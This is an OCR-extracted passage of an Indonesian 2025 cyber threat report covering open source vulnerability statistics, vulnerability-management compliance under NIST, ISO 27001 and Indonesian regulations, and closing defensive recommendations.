
Seperti halnya CVSS,Informasi terkait data OSV penting untuk diketahui pemangku kepentingan di dunia IT Security, hal ini terkait dengan Attack Surface Monitoring (ASM) terkait aset digital yang dimiliki. Monitoring OSV secara berkala akan membantu menutup celah keamanan yang ada. Berikut beberapa manfaat terkait ASM.

1. **Identifikasi Komponen Sumber Terbuka:** Tahap awal ASM adalah menemukan semua aset. Di dalam aset-aset ini, terutama aplikasi web dan layanan, terdapat banyak komponen sumber terbuka. OSV membantu mengidentifikasi dan memetakan komponen-komponen ini.
2. **Pemindaian Kerentanan yang Spesifik:** Setelah komponen sumber terbuka teridentifikasi (seringkali melalui Software Bill of Materials - SBOM), data dari OSV dapat digunakan untuk secara otomatis memindai dan memverifikasi apakah ada kerentanan yang diketahui yang memengaruhi versi spesifik dari komponen tersebut. Ini lebih akurat daripada hanya mengandalkan basis data kerentanan umum.
3. **Supply Chain Security:** OSV secara langsung mendukung manajemen rantai pasokan perangkat lunak, yang merupakan bagian krusial dari Attack Surface Monitoring. Dengan mengetahui


97Laporan Ancaman Digital di Indonesia Semester 1 Tahun 2025 kerentanan dalam dependensi sumber terbuka, sehingga dapat mencegah masuknya kerentanan dan melakukan prioritisasi remediasi yang lebih Baik.

4. **Mengurangi "Shadow IT" dalam Konteks Open Source:** Seringkali, pengembang menggunakan pustaka open source tanpa sepengetahuan tim keamanan, menciptakan "shadow IT" dalam bentuk dependensi yang rentan. ASM, dengan bantuan OSV, dapat mengungkap dan mengelola risiko-risiko tersembunyi ini.
5. **Visibilitas yang Lebih Akurat:** Integrasi data OSV ke dalam alat ASM memberikan visibilitas yang jauh lebih akurat terhadap risiko yang ditimbulkan oleh komponen sumber terbuka dalam ekosistem digital organisasi. Ini memungkinkan tim keamanan untuk tidak hanya melihat apa yang terekspos secara eksternal tetapi juga apa yang rentan di dalamnya.

## Sebaran OSV Semester 2 Tahun 2025



## Sebaran OSV Sepanjang Tahun 2025





Data menunjukkan tren rilis kerentanan Open Source (OSV) sepanjang tahun 2025. Angka ini mencerminkan aktivitas penemuan dan pengungkapan kerentanan pada proyek-proyek open source yang meningkat secara masif, terutama pada paruh kedua tahun tersebut, yang menjadi krusial untuk dipantau oleh tim keamanan siber dalam menjaga rantai pasok perangkat lunak.

## Sebaran OSV Berdasar Bulan Semester 2 Tahun 2025


### Temuan Kunci

- Lonjakan Ekstrem di Bulan Agustus: Bulan Agustus mencatat jumlah rilis tertinggi yang sangat signifikan, yaitu 42.622 rilis atau sekitar 48,57% dari total rilis semester kedua. Fenomena ini mengindikasikan adanya pengungkapan massal, aktivitas bug bounty skala besar, atau integrasi basis data kerentanan yang masif pada periode tersebut.
- Puncak Semester Pertama di Bulan Maret: Pada paruh pertama tahun, Maret menjadi titik puncak rilis dengan kontribusi sebesar 25,20% dari total rilis enam bulan pertama, menunjukkan intensitas penemuan kerentanan yang tinggi di awal tahun.
- Volume Semester Kedua Jauh Melampaui Semester Pertama: Terdapat perbedaan volume yang sangat mencolok, di mana semester kedua mencatatkan total 87.753 rilis, meningkat lebih dari dua kali lipat dibandingkan semester pertama yang berjumlah 34.804 rilis.
- Tren Kenaikan di Akhir Tahun: Setelah sempat melandai di bulan Oktober, jumlah rilis menunjukkan tren kenaikan kembali menuju akhir tahun, dengan Desember mencatatkan 11,14% dari total rilis semester kedua. Hal ini menunjukkan aktivitas pelaporan kerentanan tetap aktif dan konsisten hingga penghujung tahun.
- Total Akumulasi yang Sangat Besar: Secara keseluruhan, sepanjang tahun 2025 telah dirilis sebanyak 122.557 kerentanan open source. Besarnya volume ini menegaskan tantangan besar bagi organisasi dalam melakukan manajemen kerentanan dan perlunya otomatisasi dalam proses penambalan (patching) perangkat lunak.

## Sebaran Ekosistem OSV Semester 2 Tahun 2025



## OSV Top 10 Ekosistem Sepanjang Tahun 2025




Data menunjukkan sebaran kerentanan Open Source (OSV) berdasarkan ekosistem sepanjang tahun 2025. Angka ini memberikan gambaran mengenai platform atau distribusi paket mana yang paling banyak terdampak oleh laporan kerentanan, yang sangat krusial bagi pengembang dan administrator sistem dalam mengamankan dependensi perangkat lunak serta menjaga integritas rantai pasok (software supply chain).

## Sebaran OSV Berdasar Bulan Sepanjang Tahun 2025

### Temuan Kunci

- Dominasi Mutlak Ekosistem npm: Ekosistem npm menempati urutan pertama dengan 50.724 kerentanan atau sekitar 40,08% dari total keseluruhan. Hal ini mencerminkan besarnya volume paket dalam repositori JavaScript tersebut serta tingginya aktivitas pengembangan dan pelaporan kerentanan di komunitas pengembang web secara global.
- Signifikansi Keamanan pada Distribusi Linux: Berbagai versi Ubuntu dan Debian secara kolektif menyumbang porsi yang sangat besar dalam daftar 10 besar. Jika diakumulasikan, ekosistem Ubuntu (berbagai versi LTS) dan Debian menyumbang hampir 40% dari total sebaran, menunjukkan bahwa kerentanan pada level sistem operasi tetap menjadi fokus utama dalam deteksi keamanan siber.
- Peran Aktif Ekosistem Keamanan Baru: Chainguard berada di posisi kedua dengan 11,54%, yang mengindikasikan peran aktif platform yang berfokus pada keamanan dalam mengidentifikasi, mengaudit, dan melaporkan kerentanan pada gambar kontainer (container images) serta paket-paket yang mereka kelola.
- Konsistensi Kerentanan pada Versi Legacy/LTS: Terlihat bahwa versi Ubuntu LTS yang lebih lama, mulai dari 16.04 hingga 20.04, masih mencatatkan angka kerentanan yang signifikan (masing-masing di atas 5%). Hal ini menegaskan pentingnya strategi migrasi ke versi yang lebih baru atau penerapan dukungan keamanan tambahan untuk sistem warisan (legacy system).
- Volume Kerentanan yang Masif: Dengan total akumulasi mencapai 126.560 kerentanan yang terdata, data ini menunjukkan tantangan besar bagi tim operasional keamanan dalam melakukan manajemen kerentanan dan prioritas penambalan (patching) di tengah ekosistem perangkat lunak yang sangat luas.

# Vulnerability Manajemen dalam Pemenuhan Kepatuhan (Compliance)

## NIST dan ISO 27001-2022

Dengan adanya ID CVE yang unik, organisasi dapat secara seragam mengidentifikasi, melacak, dan membahas kerentanan di seluruh produk dan platform, memfasilitasi komunikasi yang jelas antara vendor, peneliti, dan pengguna akhir. Ini menjadi fondasi bagi fungsi "Identifikasi" (Identify (ID) ) dalam kerangka NIST, memungkinkan organisasi untuk membangun pemahaman yang komprehensif tentang risiko keamanan siber yang terkait dengan sistem dan aset mereka.

Open Source Vulnerability (OSV) melengkapi pendekatan ini dengan menyediakan database kerentanan yang secara spesifik berfokus pada komponen open source. Mengingat ketergantungan yang semakin besar pada perangkat lunak open source di hampir setiap lingkungan TI modern, kemampuan untuk dengan cepat dan akurat mengidentifikasi kerentanan dalam pustaka atau dependensi open source sangatlah penting. Dengan menggabungkan informasi dari CVE dan OSV, organisasi dapat memenuhi persyaratan kepatuhan NIST yang mendorong manajemen risiko berkelanjutan, deteksi ancaman, dan respons insiden. Keduanya memungkinkan tim keamanan untuk secara proaktif memantau, menilai, dan memitigasi risiko kerentanan, memastikan bahwa kontrol keamanan yang relevan diterapkan dan dipertahankan untuk mencapai postur keamanan yang kuat dan sesuai dengan standar yang ditetapkan.

Annex A.8.8 pada ISO 27001-2022 terkait Pengendalian Manajemen Kerentanan Teknis (Management of Technical Vulnerabilities) secara spesifik menekankan peran perlilndungan aset terhadap kemungkinan eksploitasi kerentanan yang ada. Informasi terkait CVE dan OSV dapat membantu organisasi dalam kaitan sebagai berikut:

1. **Sumber Informasi Kerentanan**
   Annex A.8.8 secara eksplisit menyatakan bahwa organisasi harus "mendapatkan informasi tentang kerentanan teknis dari sistem informasi yang digunakan." Pemberitahuan kerentanan (vulnerability alerts), baik dari vendor perangkat lunak, penyedia layanan, lembaga penelitian keamanan, atau bahkan dari pihak ketiga yang melaporkan (melalui program vulnerability disclosure), adalah sumber utama dari informasi ini.
2. **Identifikasi dan Penilaian**
   Setelah menerima "vulnerability alert", organisasi diharapkan untuk:
   - Mengidentifikasi keberadaan kerentanan dalam produk dan layanan mereka, termasuk komponen eksternal yang digunakan.
   - Mengevaluasi eksposur organisasi terhadap kerentanan tersebut. Ini melibatkan penilaian risiko untuk memahami potensi dampak dan kemungkinan eksploitasi.
3. **Pengambilan Tindakan yang Tepat**
   Berdasarkan penilaian kerentanan, organisasi harus "mengambil tindakan yang tepat" untuk menanganinya. Ini bisa mencakup:
   - Menerapkan patch atau pembaruan keamanan.
   - Mengkonfigurasi ulang sistem atau jaringan.
   - Menerapkan kontrol keamanan tambahan (misalnya, firewall, virtual patching).

- Meningkatkan pemantauan untuk mendeteksi serangan.
- Meningkatkan kesadaran pengguna terhadap kerentanan tersebut.

4. **Manajemen Pengungkapan Kerentanan (Vulnerability Disclosure Management)**
   ISO 27001:2022 juga menekankan pentingnya memiliki prosedur untuk mengelola pengungkapan kerentanan. Ini termasuk saluran formal bagi pihak internal dan eksternal (misalnya, peneliti keamanan) untuk melaporkan kelemahan keamanan. Pemberitahuan kerentanan yang diterima melalui saluran ini harus diproses dan ditangani sesuai dengan kebijakan yang ditetapkan.
5. **Pendekatan Berbasis Risiko**
   ISO 27001 secara keseluruhan didasarkan pada pendekatan berbasis risiko. Setiap "vulnerability alert" yang diterima harus diintegrasikan ke dalam proses penilaian risiko organisasi. Tidak semua kerentanan memiliki tingkat risiko yang sama, sehingga prioritas penanganannya harus didasarkan pada tingkat risiko yang ditimbulkan terhadap aset informasi.

## Kepatuhan di Indonesia

Berbagai peraturan dan kebijakan keamanan siber di Indonesia secara implisit menuntut organisasi untuk memanfaatkan informasi pendukung seperti CVE dan OSV sebagai bagian dari praktik manajemen risiko dan kepatuhan.

Berikut adalah beberapa peraturan dan kerangka kerja di Indonesia yang secara tidak langsung memerlukan penggunaan informasi CVE dan OSV:

1. Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi (UU PDP).
   - UU PDP mewajibkan pengendali data dan prosesor data untuk menerapkan langkah-langkah keamanan yang memadai untuk melindungi data pribadi dari risiko keamanan, termasuk kebocoran, kehilangan, dan penyalahgunaan.
   - Untuk memenuhi kewajiban ini, organisasi perlu mengidentifikasi dan memitigasi kerentanan pada sistem, aplikasi, dan infrastruktur yang memproses data pribadi. CVE dan OSV adalah sumber daya utama untuk mengidentifikasi kerentanan tersebut. Kegagalan dalam memitigasi kerentanan yang diketahui dapat dianggap sebagai kelalaian dalam menjaga keamanan data pribadi, yang berpotensi menimbulkan sanksi administratif atau pidana.
2. Peraturan Presiden
   - Nomor 82 Tahun 2022 tentang Pelindungan Infrastruktur Informasi Vital (IIV).
   - Nomor 47 Tahun 2023 tentang Strategi Keamanan Siber Nasional dan Manajemen Krisis Siber

   Perpres ini mewajibkan penyelenggara IIV untuk menerapkan langkah-langkah pelindungan terhadap serangan siber dan insiden siber. Ini termasuk pengelolaan risiko kerentanan yang seringkali sangat kompleks dan melibatkan banyak sistem, termasuk open source. Penggunaan CVE dan OSV sangat penting untuk secara proaktif mengidentifikasi dan menambal kerentanan yang dapat membahayakan operasional IIV untuk keamanan siber nasional.
3. Peraturan Badan Siber dan Sandi Negara (BSSN)
   - Nomor 5 Tahun 2024 tentang Rencana Aksi Nasional Keamanan Siber 20024-2028.
   - Nomor 1 Tahun 2024 tentang Pengelolaan Insiden Siber.

- Nomor 8 Tahun 2023 tentang Pelindungan Infrastruktur Informasi Vital (IIV) Panduan ini menekankan pentingnya identifikasi, penilaian, dan mitigasi kerentanan. CVE dan OSV adalah alat fundamental untuk melaksanakan rekomendasi tersebut.

4. Peraturan di Sektor Khusus (misalnya, Perbankan).
   - Peraturan Bank Indonesia (PBI)
     - Nomor 2 tahun 2024 tentang Keamanan SIstem Informasi dan Ketahanan Siber bagi Penyelenggara Sistem Pembayaran, Pelaku Pasar Uang dan Pasar Valuta Asing, Seta Pihak Lain yang Diatur dan Diawasi Bank Indonesia.
   - Otoritas Jasa Keuangan (OJK)
     - POJK Nomor 11 tahun 2022 tentang Penyelenggaraan Teknologi Informasi oleh Bank Umum.
     - SEOJK Nomor 20 Tahun 2022 tentang Ketahanan dan Keamanan Siber Bagi Bank Umum.

   Lembaga keuangan diwajibkan untuk menerapkan sistem keamanan informasi yang kuat sebagai bagian dari kerangka manajemen risiko TI mereka. CVE dan OSV adalah alat standar industri untuk tujuan ini.

5. Rancangan Undang-Undang
   Walau belum menjadi sebuah perundangan resmi, RUU Keamanan dan Ketahanan Siber (RUU KKS) menjadi topik yang perlu dicermati. Di dalamnya diatur mengenai ketahanan siber nasional serta pelaku bisnis di wilayah digital.

Green
OPEN

# PENUTUP

Dari seluruh rangkaian data ancaman digital tahun 2025, AwanPintar.id® menegaskan bahwa ketahanan siber nasional saat ini berada pada titik yang krusial di mana pertahanan pasif saja tidak lagi mencukupi. Tingginya angka eksploitasi CVE, dominasi upaya pengambilalihan hak akses administrator, hingga maraknya distribusi malware di pusat-pusat infrastruktur menunjukkan bahwa ancaman siber telah menjadi risiko nyata yang dapat melumpuhkan stabilitas ekonomi dan privasi data secara masif. Kecepatan aktor ancaman dalam memanfaatkan celah keamanan baru menuntut respons yang jauh lebih tangkas dari seluruh elemen bangsa guna memitigasi dampak kerugian yang lebih luas.

Pemerintah dan regulator memegang peranan vital dalam menciptakan payung perlindungan yang kokoh melalui penguatan koordinasi lintas sektoral untuk menjaga infrastruktur informasi vital nasional. Sangat penting bagi otoritas terkait untuk mempercepat standarisasi keamanan siber, terutama pada perangkat IoT dan router yang beredar di pasar domestik, guna menutup celah serangan pintu belakang yang sering menjadi titik masuk awal. Selain itu, sinkronisasi kebijakan antara lembaga keamanan siber dan penegak hukum harus terus ditingkatkan agar setiap deteksi ancaman dari penyedia intelijen siber dapat ditindaklanjuti dengan langkah mitigasi maupun penegakan hukum yang konkret.

Di sisi lain, sektor industri dan perusahaan perlu mengadopsi budaya keamanan digital yang lebih proaktif dengan menerapkan manajemen kerentanan yang ketat. Prioritas pembaruan sistem atau patching harus dilakukan maksimal dalam waktu 30 hari setelah rilis CVE kritis, terutama bagi aplikasi middleware dan layanan VPN yang menjadi target utama sepanjang tahun ini. Perusahaan juga harus melakukan audit rutin terhadap hak akses administrator serta menutup port-port layanan yang tidak diperlukan agar tidak terekspos langsung ke internet publik, sehingga memperkecil ruang gerak bagi para pelaku kejahatan siber untuk melakukan eskalasi hak akses.

Kolaborasi antara penyedia layanan internet (Internet Service Provider – ISP) dan masyarakat luas di dunia digital menjadi benteng pertahanan paling dasar namun sangat menentukan. ISP diharapkan mampu meningkatkan kemampuan deteksi dini terhadap alamat IP di bawah naungan mereka yang menunjukkan trafik anomali, seperti aktivitas spamming atau distribusi malware, dan segera melakukan isolasi untuk melindungi ekosistem internet secara umum. Secara bersamaan, kesadaran masyarakat dalam menjaga keamanan mandiri, seperti rutin memperbarui perangkat lunak dan menggunakan otentikasi ganda, akan melengkapi strategi pertahanan nasional dalam menghadapi ancaman digital yang terus berevolusi secara lincah di ruang siber Indonesia. Perluasan jaringan 5G dan infrastuktur internet murah yang dimulai tahun 2026 patut dipantau dan dicermati karena dapat memberikan dampak positif dan negatif di dunia keamanan siber